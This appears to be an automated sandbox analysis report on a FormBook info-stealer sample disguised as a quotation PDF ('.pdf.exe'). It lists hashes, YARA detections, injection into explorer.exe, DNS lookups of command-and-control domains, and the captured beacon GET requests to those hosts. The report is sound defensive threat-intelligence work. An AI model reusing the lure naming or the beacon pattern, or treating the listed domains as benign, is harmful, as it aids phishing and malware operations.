Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..2,"System.Drawing, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll",0..3,"System.Configuration, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll",0..3,"System.Xml, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\1b219d4630d26b88041b59c21

## Static File Info

### General

File type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Entropy (8bit):	7.926883676129925
TrID:	<ul style="list-style-type: none"><li>Win32 Executable (generic) Net Framework (10011505/4) 49.83%</li><li>Win32 Executable (generic) a (10002005/4) 49.78%</li><li>Generic CIL Executable (.NET, Mono, etc.) (73296/58) 0.36%</li><li>Generic Win/DOS Executable (2004/3) 0.01%</li><li>DOS Executable Generic (2002/1) 0.01%</li></ul>
File name:	RFQ - CP22037 Quotation for Materials #BSST-CP22670A-1.pdf.exe
File size:	759808
MD5:	627d6667e452a77622ab803b98092094
SHA1:	1d53de0bca90e55edce0ba51556a67a729c17bac
SHA256:	8df4859a1749748668a23e275774df251a33f9f06382c95b993eac828d56bf17
SHA512:	06bed3402a965b4f90cf8baa67e03b6d8204228534e67486549ebd657d9bd51c3065838eb85123b64f84e9acfd9383808209bedffc93f2e4f5037a54409052d1
SSDEEP:	12288:eMS3113C3BdO6OOECH4a6yJkcMq2o2KAsimnobeta32T54l4mHYrA6xlQBQsvEm+:gDSXOA9H4a6ukxq2oVAs7ob/3m4PBcm+
TLSH:	C3F412053424AF6AE4BD8FFD0092D5010FF9A3197A08C9596FCB38D97AE738167C25A7
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....\$.....PE..L.....Jb.....0.....@..

### File Icon



Icon Hash:	00828e8e8686b000
------------	------------------

## Static PE Info

### General

Entrypoint:	0x4bacca
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE





Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0xbe000	0xc	.reloc
IMAGE_DIRECTORY_ENTRY_DEBUG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x2000	0x8	.text
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x2008	0x48	.text
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections								
Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x2000	0xb8cd0	0xb8e00	False	0.92602951741	data	7.9329462585	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rsrc	0xbc000	0x5bc	0x600	False	0.423828125	data	4.11833696339	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0xbe000	0xc	0x200	False	0.044921875	data	0.101910425663	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ


Resources					
Name	RVA	Size	Type	Language	Country
RT_VERSION	0xbc090	0x32c	data		
RT_MANIFEST	0xbc3cc	0x1ea	XML 1.0 document, UTF-8 Unicode (with BOM) text, with CRLF line terminators		

Imports	
DLL	Import
mscoree.dll	_CorExeMain

Version Infos	
Description	Data
Translation	0x0000 0x04b0
LegalCopyright	Copyright 2018
Assembly Version	1.0.0.0
InternalName	SyncTextWri.exe
FileVersion	1.0.0.0
CompanyName	
LegalTrademarks	
Comments	
ProductName	KingDomino
ProductVersion	1.0.0.0
FileDescription	KingDomino
OriginalFilename	SyncTextWri.exe

Network Behavior								
Snort IDS Alerts								
Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP	
04/05/22-08:48:27.918406	ICMP	402	ICMP Destination Unreachable Port Unreachable			192.168.2.4	8.8.8.8	

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 5, 2022 08:48:32.018629074 CEST	49776	80	192.168.2.4	23.225.30.43
Apr 5, 2022 08:48:32.173219919 CEST	80	49776	23.225.30.43	192.168.2.4
Apr 5, 2022 08:48:32.173340082 CEST	49776	80	192.168.2.4	23.225.30.43
Apr 5, 2022 08:48:32.173505068 CEST	49776	80	192.168.2.4	23.225.30.43
Apr 5, 2022 08:48:32.328133106 CEST	80	49776	23.225.30.43	192.168.2.4
Apr 5, 2022 08:48:32.328186989 CEST	80	49776	23.225.30.43	192.168.2.4
Apr 5, 2022 08:48:32.328207970 CEST	80	49776	23.225.30.43	192.168.2.4
Apr 5, 2022 08:48:32.328419924 CEST	49776	80	192.168.2.4	23.225.30.43
Apr 5, 2022 08:48:32.329125881 CEST	49776	80	192.168.2.4	23.225.30.43
Apr 5, 2022 08:48:32.483810902 CEST	80	49776	23.225.30.43	192.168.2.4
Apr 5, 2022 08:48:37.375277996 CEST	49777	80	192.168.2.4	3.108.154.143
Apr 5, 2022 08:48:37.508754969 CEST	80	49777	3.108.154.143	192.168.2.4
Apr 5, 2022 08:48:37.508898020 CEST	49777	80	192.168.2.4	3.108.154.143
Apr 5, 2022 08:48:37.509279013 CEST	49777	80	192.168.2.4	3.108.154.143
Apr 5, 2022 08:48:37.642699957 CEST	80	49777	3.108.154.143	192.168.2.4
Apr 5, 2022 08:48:37.642757893 CEST	80	49777	3.108.154.143	192.168.2.4
Apr 5, 2022 08:48:37.642790079 CEST	80	49777	3.108.154.143	192.168.2.4
Apr 5, 2022 08:48:37.642896891 CEST	49777	80	192.168.2.4	3.108.154.143
Apr 5, 2022 08:48:37.642952919 CEST	49777	80	192.168.2.4	3.108.154.143
Apr 5, 2022 08:48:37.776326895 CEST	80	49777	3.108.154.143	192.168.2.4
Apr 5, 2022 08:48:43.293793917 CEST	49778	80	192.168.2.4	46.101.136.33
Apr 5, 2022 08:48:43.323312044 CEST	80	49778	46.101.136.33	192.168.2.4
Apr 5, 2022 08:48:43.323472977 CEST	49778	80	192.168.2.4	46.101.136.33
Apr 5, 2022 08:48:43.323581934 CEST	49778	80	192.168.2.4	46.101.136.33
Apr 5, 2022 08:48:43.352375984 CEST	80	49778	46.101.136.33	192.168.2.4
Apr 5, 2022 08:48:43.352418900 CEST	80	49778	46.101.136.33	192.168.2.4
Apr 5, 2022 08:48:43.352437973 CEST	80	49778	46.101.136.33	192.168.2.4
Apr 5, 2022 08:48:43.352677107 CEST	49778	80	192.168.2.4	46.101.136.33
Apr 5, 2022 08:48:43.367629051 CEST	49778	80	192.168.2.4	46.101.136.33
Apr 5, 2022 08:48:43.396433115 CEST	80	49778	46.101.136.33	192.168.2.4

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 5, 2022 08:48:25.202330112 CEST	56509	53	192.168.2.4	8.8.8.8
Apr 5, 2022 08:48:26.199728012 CEST	56509	53	192.168.2.4	8.8.8.8
Apr 5, 2022 08:48:26.963629007 CEST	53	56509	8.8.8.8	192.168.2.4
Apr 5, 2022 08:48:27.918309927 CEST	53	56509	8.8.8.8	192.168.2.4
Apr 5, 2022 08:48:31.986628056 CEST	54069	53	192.168.2.4	8.8.8.8
Apr 5, 2022 08:48:32.013546944 CEST	53	54069	8.8.8.8	192.168.2.4

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 5, 2022 08:48:37.350446939 CEST	57747	53	192.168.2.4	8.8.8.8
Apr 5, 2022 08:48:37.372869968 CEST	53	57747	8.8.8.8	192.168.2.4
Apr 5, 2022 08:48:43.271712065 CEST	58171	53	192.168.2.4	8.8.8.8
Apr 5, 2022 08:48:43.292718887 CEST	53	58171	8.8.8.8	192.168.2.4
Apr 5, 2022 08:48:48.374803066 CEST	52472	53	192.168.2.4	8.8.8.8
Apr 5, 2022 08:48:48.493410110 CEST	53	52472	8.8.8.8	192.168.2.4

ICMP Packets						
Timestamp	Source IP	Dest IP	Checksum	Code	Type	
Apr 5, 2022 08:48:27.918406010 CEST	192.168.2.4	8.8.8.8	cff7	(Port unreachable)	Destination Unreachable	

DNS Queries							
Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Apr 5, 2022 08:48:25.202330112 CEST	192.168.2.4	8.8.8.8	0x3fc7	Standard query (0)	www.lennynelson.net	A (IP address)	IN (0x0001)
Apr 5, 2022 08:48:26.199728012 CEST	192.168.2.4	8.8.8.8	0x3fc7	Standard query (0)	www.lennynelson.net	A (IP address)	IN (0x0001)
Apr 5, 2022 08:48:31.986628056 CEST	192.168.2.4	8.8.8.8	0xb375	Standard query (0)	www.49mpt.xyz	A (IP address)	IN (0x0001)
Apr 5, 2022 08:48:37.350446939 CEST	192.168.2.4	8.8.8.8	0xf5a5	Standard query (0)	www.mypc-computers.online	A (IP address)	IN (0x0001)
Apr 5, 2022 08:48:43.271712065 CEST	192.168.2.4	8.8.8.8	0x2a43	Standard query (0)	www.milyonada.com	A (IP address)	IN (0x0001)
Apr 5, 2022 08:48:48.374803066 CEST	192.168.2.4	8.8.8.8	0xa0d1	Standard query (0)	www.pastsmarthomeinsallations.com	A (IP address)	IN (0x0001)

DNS Answers									
Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Apr 5, 2022 08:48:26.963629007 CEST	8.8.8.8	192.168.2.4	0x3fc7	Server failure (2)	www.lennynelson.net	none	none	A (IP address)	IN (0x0001)
Apr 5, 2022 08:48:27.918309927 CEST	8.8.8.8	192.168.2.4	0x3fc7	Server failure (2)	www.lennynelson.net	none	none	A (IP address)	IN (0x0001)
Apr 5, 2022 08:48:32.013546944 CEST	8.8.8.8	192.168.2.4	0xb375	No error (0)	www.49mpt.xyz	www.9tv-cname.com		CNAME (Canonical name)	IN (0x0001)
Apr 5, 2022 08:48:32.013546944 CEST	8.8.8.8	192.168.2.4	0xb375	No error (0)	www.9tv-cname.com	9tv-cname.com		CNAME (Canonical name)	IN (0x0001)
Apr 5, 2022 08:48:32.013546944 CEST	8.8.8.8	192.168.2.4	0xb375	No error (0)	9tv-cname.com		23.225.30.43	A (IP address)	IN (0x0001)
Apr 5, 2022 08:48:32.013546944 CEST	8.8.8.8	192.168.2.4	0xb375	No error (0)	9tv-cname.com		104.233.177.157	A (IP address)	IN (0x0001)
Apr 5, 2022 08:48:32.013546944 CEST	8.8.8.8	192.168.2.4	0xb375	No error (0)	9tv-cname.com		23.224.235.100	A (IP address)	IN (0x0001)
Apr 5, 2022 08:48:32.013546944 CEST	8.8.8.8	192.168.2.4	0xb375	No error (0)	9tv-cname.com		23.225.32.156	A (IP address)	IN (0x0001)
Apr 5, 2022 08:48:37.372869968 CEST	8.8.8.8	192.168.2.4	0xf5a5	No error (0)	www.mypc-computers.online		3.108.154.143	A (IP address)	IN (0x0001)
Apr 5, 2022 08:48:43.292718887 CEST	8.8.8.8	192.168.2.4	0x2a43	No error (0)	www.milyonada.com	milyonada.com		CNAME (Canonical name)	IN (0x0001)
Apr 5, 2022 08:48:43.292718887 CEST	8.8.8.8	192.168.2.4	0x2a43	No error (0)	milyonada.com		46.101.136.33	A (IP address)	IN (0x0001)
Apr 5, 2022 08:48:48.493410110 CEST	8.8.8.8	192.168.2.4	0xa0d1	No error (0)	www.pastsmarthomeinsallations.com		64.98.145.30	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph
-------------------------------



<ul style="list-style-type: none"><li>www.49mpt.xyz</li><li>www.mypc-computers.online</li><li>www.milyonada.com</li></ul>
---

HTTP Packets					
Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.4	49776	23.225.30.43	80	C:\Windows\explorer.exe


Timestamp	kBytes transferred	Direction	Data
Apr 5, 2022 08:48:32.173505068 CEST	7539	OUT	GET /cnt4/?oZ8Ltzbp=aO6d0N/cr7IliqNCPe04wMWhRvJng/jWKJSFxlke5sXy9Nn5mQ5BgGch5fLibNtS+u4Q&o2JP=1bhHaFH8KHQhtP8 HTTP/1.1 Host: www.49mpt.xyz Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Apr 5, 2022 08:48:32.328186989 CEST	7539	IN	HTTP/1.1 301 Moved Permanently Server: nginx Date: Tue, 05 Apr 2022 06:48:32 GMT Content-Type: text/html Content-Length: 162 Connection: close Location: https://www.49mpt.xyz/cnt4/?oZ8Ltzbp=aO6d0N/cr7IliqNCPe04wMWhRvJng/jWKJSFxlke5sXy9Nn5mQ5BgGch5fLibNtS+u4Q&o2JP=1bhHaFH8KHQhtP8 Strict-Transport-Security: max-age=31536000; includeSubdomains; preload Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>301 Moved Permanently</title></head><body><center><h1>301 Moved Permanently</h1>></center><hr><center>nginx</center></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.4	49777	3.108.154.143	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Apr 5, 2022 08:48:37.509279013 CEST	7541	OUT	GET /cnt4/?oZ8Ltzbp=9wH/HUAePPmXHydEp6+NF/o9mOh5nOGO3Px16xCWj6AMVBI2K6dJIIE6Z6bJnYZD5WPZ&o2JP=1bhHaFH8KHQhtP8 HTTP/1.1 Host: www.mypc-computers.online Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Apr 5, 2022 08:48:37.642757893 CEST	7541	IN	HTTP/1.1 301 Moved Permanently Server: nginx/1.14.0 (Ubuntu) Date: Tue, 05 Apr 2022 06:48:37 GMT Content-Type: text/html Content-Length: 194 Connection: close Location: https://mypc-computers.online/cnt4/?oZ8Ltzbp=9wH/HUAePPmXHydEp6+NF/o9mOh5nOGO3Px16xCWj6AMVBI2K6dJIIE6Z6bJnYZD5WPZ&o2JP=1bhHaFH8KHQhtP8 Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 20 62 67 63 6f 6c 6f 72 3d 22 77 68 69 74 65 22 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 2f 31 2e 31 34 2e 30 20 28 55 62 75 6e 74 75 29 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>301 Moved Permanently</title></head><body bgcolor="white"><center><h1>301 Moved Permanently</h1></center><hr><center>nginx/1.14.0 (Ubuntu)</center></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.4	49778	46.101.136.33	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Apr 5, 2022 08:48:43.323581934 CEST	7542	OUT	GET /cnt4/?oZ8Ltzbp=8qM1BdBqdikkoHfd6i+2LC6omOs+Th7RaZKQ5lujSvLzhGAKlcmuZp0U43HCE9N4HYTQ&o2JP=1bhHaFH8KHQhtP8 HTTP/1.1 Host: www.milyonada.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Apr 5, 2022 08:48:43.352418900 CEST	7543	IN	HTTP/1.1 301 Moved Permanently Server: nginx Date: Tue, 05 Apr 2022 06:48:43 GMT Content-Type: text/html Content-Length: 162 Connection: close Location: https://milyonada.com/cnt4/?oZ8Ltzbp=8qM1BdBqdikkoHfd6i+2LC6omOs+Th7RaZKQ5lujSvLzhGAKlcmuZp0U43HCE9N4HYTQ&o2JP=1bhHaFH8KHQhtP8 Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>301 Moved Permanently</title></head><body><center><h1>301 Moved Permanently</h1></center><hr><center>nginx</center></body></html>



System Behavior	
Analysis Process: RFQ - CP22037 Quotation for Materials #BSST-CP22670A-1.pdf.exe    PID: 6588, Parent PID: 5384	
General	
Target ID:	0
Start time:	08:46:38
Start date:	05/04/2022
Path:	C:\Users\user\Desktop\RFQ - CP22037 Quotation for Materials #BSST-CP22670A-1.pdf.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\Desktop\RFQ - CP22037 Quotation for Materials #BSST-CP22670A-1.pdf.exe"
Imagebase:	0x780000
File size:	759808 bytes
MD5 hash:	627D6667E452A77622AB803B98092094
Has elevated privileges:	true
Has administrator privileges:	true

Programmed in:	.Net C# or VB.NET
Yara matches:	<ul style="list-style-type: none"><li>• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000000.00000002.297099680.0000000003F70000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security</li><li>• Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000000.00000002.297099680.0000000003F70000.00000004.00000800.00020000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com</li><li>• Rule: Formbook, Description: detect Formbook in memory, Source: 00000000.00000002.297099680.0000000003F70000.00000004.00000800.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group</li><li>• Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000000.00000002.293596776.0000000002B15000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security</li><li>• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000000.00000002.295144372.0000000003AE4000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security</li><li>• Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000000.00000002.295144372.0000000003AE4000.00000004.00000800.00020000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com</li><li>• Rule: Formbook, Description: detect Formbook in memory, Source: 00000000.00000002.295144372.0000000003AE4000.00000004.00000800.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group</li></ul>
Reputation:	low

File Activities

Analysis Process: RFQ - CP22037 Quotation for Materials #BSST-CP22670A-1.pdf.exe    PID: 6920, Parent PID: 6588

General

Target ID:	4
Start time:	08:46:53
Start date:	05/04/2022
Path:	C:\Users\user\Desktop\RFQ - CP22037 Quotation for Materials #BSST-CP22670A-1.pdf.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\Desktop\RFQ - CP22037 Quotation for Materials #BSST-CP22670A-1.pdf.exe
Imagebase:	0x4e0000
File size:	759808 bytes
MD5 hash:	627D6667E452A77622AB803B98092094
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	<ul style="list-style-type: none"><li>• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000004.00000000.287768694.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security</li><li>• Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000004.00000000.287768694.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com</li><li>• Rule: Formbook, Description: detect Formbook in memory, Source: 00000004.00000000.287768694.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group</li><li>• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000004.00000000.288487270.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security</li><li>• Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000004.00000000.288487270.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com</li><li>• Rule: Formbook, Description: detect Formbook in memory, Source: 00000004.00000000.288487270.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group</li><li>• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000004.00000002.397902227.0000000001290000.00000040.10000000.00040000.00000000.sdmp, Author: Joe Security</li><li>• Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000004.00000002.397902227.0000000001290000.00000040.10000000.00040000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com</li><li>• Rule: Formbook, Description: detect Formbook in memory, Source: 00000004.00000002.397902227.0000000001290000.00000040.10000000.00040000.00000000.sdmp, Author: JPCERT/CC Incident Response Group</li><li>• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000004.00000002.391901317.0000000000F20000.00000040.10000000.00040000.00000000.sdmp, Author: Joe Security</li><li>• Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000004.00000002.391901317.0000000000F20000.00000040.10000000.00040000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com</li><li>• Rule: Formbook, Description: detect Formbook in memory, Source: 00000004.00000002.391901317.0000000000F20000.00000040.10000000.00040000.00000000.sdmp, Author: JPCERT/CC Incident Response Group</li><li>• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000004.00000002.387064550.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security</li><li>• Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000004.00000002.387064550.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com</li><li>• Rule: Formbook, Description: detect Formbook in memory, Source: 00000004.00000002.387064550.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group</li></ul>
Reputation:	low

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1622408	success or wait	1	4186E7	NtReadFile

## Analysis Process: explorer.exe PID: 3616, Parent PID: 6920

### General

Target ID:	10
Start time:	08:46:57
Start date:	05/04/2022
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Explorer.EXE
Imagebase:	0x7ff6f3b00000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	<ul style="list-style-type: none"> <li>Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000A.00000000.351550422.000000000AFCE000.00000040.00000001.00040000.00000000.sdmp, Author: Joe Security</li> <li>Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000A.00000000.351550422.000000000AFCE000.00000040.00000001.00040000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com</li> <li>Rule: Formbook, Description: detect Formbook in memory, Source: 0000000A.00000000.351550422.000000000AFCE000.00000040.00000001.00040000.00000000.sdmp, Author: JPCERT/CC Incident Response Group</li> <li>Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000A.00000000.334469046.000000000AFCE000.00000040.00000001.00040000.00000000.sdmp, Author: Joe Security</li> <li>Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000A.00000000.334469046.000000000AFCE000.00000040.00000001.00040000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com</li> <li>Rule: Formbook, Description: detect Formbook in memory, Source: 0000000A.00000000.334469046.000000000AFCE000.00000040.00000001.00040000.00000000.sdmp, Author: JPCERT/CC Incident Response Group</li> </ul>
Reputation:	high

### File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Offset	Length	Completion	Count	Source Address	Symbol
-----------	--------	--------	------------	-------	----------------	--------

## Analysis Process: cmd.exe PID: 6352, Parent PID: 3616

